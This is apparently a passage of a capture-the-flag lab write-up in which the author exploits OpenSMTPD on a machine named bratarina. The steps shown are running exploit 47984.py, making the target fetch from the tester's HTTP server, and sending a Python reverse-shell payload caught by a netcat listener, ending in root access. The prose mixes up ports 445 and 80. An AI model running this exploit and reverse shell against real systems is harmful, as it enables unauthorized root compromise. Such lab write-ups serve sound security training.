


```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 47984.py
Usage 47984.py <target ip> <target port> <command>
E.g. 47984.py 127.0.0.1 25 'touch /tmp/x'
```

We can test it by setting up an HTTP server to see if it’ll force the SMTP service to contact our php HTTP server. We will use this php command *‘php -S 192.168.65.200:80’* to set up a HTTP server on port 80 and then use the 47984.py to contact the server.



```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 47984.py 192.168.65.71 25 'wget 192.168.65.200/robots.txt'
[*] OpenSMTPD detected
[*] Connected, sending payload
[*] Payload sent
[*] Done
```




```
┌──(kali㉿kali)-[~]
└─$ sudo php -S 192.168.65.200:80
[Wed Aug  3 14:11:48 2022] PHP 8.1.2 Development Server (http://192.168.65.2
00:80) started
[Wed Aug  3 14:13:17 2022] 192.168.65.71:42326 Accepted
[Wed Aug  3 14:13:17 2022] 192.168.65.71:42326 [404]: GET /robots.txt - No s
uch file or directory
[Wed Aug  3 14:13:17 2022] 192.168.65.71:42326 Closing
█
```

As you can see the exploit attempts to connect to our PHP server. Now we will use a python script to create a reverse shell so we can gain access to the target machine.


After a break I accessed the network again and determined that the IP addresses had changed so from here we'll be working in the 192.168.58.0/24 network range.

We will use the following command to create the payload: '*python -c "import socket, subprocess, os; s=socket.socket(socket.AF_INET,socket.SOCK_STREAM); s.connect((\"<192.168.58.200\>", <445>)); os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);import pty; pty.spawn(\"/bin/bash\")"'*




```
┌──(kali㉿kali)-[~]
└─$ python3 ./Downloads/47984.py 192.168.58.71 25 'python -c "import socket,s
ubprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"
192.168.58.200\",80));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.
fileno(),2);import pty; pty.spawn(\"/bin/bash\")"'
[*] OpenSMTPD detected
[*] Connected, sending payload
[*] Payload sent
[*] Done
```

We can now set up our netcat server to listen on the port we established in out payload, port 445. We can do this with the following command, '*nc -nvlp 80*'. We can now run the payload and listen for a response.



```
┌──(kali㉿kali)-[~]
└─$ nc -nvlp 80
listening on [any] 80 ...
connect to [192.168.58.200] from (UNKNOWN) [192.168.58.71] 33518
root@bratarina:~# ▯
```

As you can see, we now have root access on this machine. We can now look for the proof.txt using the '*ls -al*' command.



```
root@bratarina:~# ls -al
ls -al
total 28
drwx------  4 root root 4096 Aug  4 10:42 .
drwxr-xr-x 23 root root 4096 Jul  6  2020 ..
-rw-------  1 root root    0 Jul  9  2020 .bash_history
-rw-r--r--  1 root root 3106 Apr  9  2018 .bashrc
drwx------  2 root root 4096 Jul  6  2020 .cache
drwx------  3 root root 4096 Jul  6  2020 .gnupg
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root   33 Aug  4 10:42 proof.txt
root@bratarina:~# cat proof.txt
cat proof.txt
[redacted]
root@bratarina:~# 
```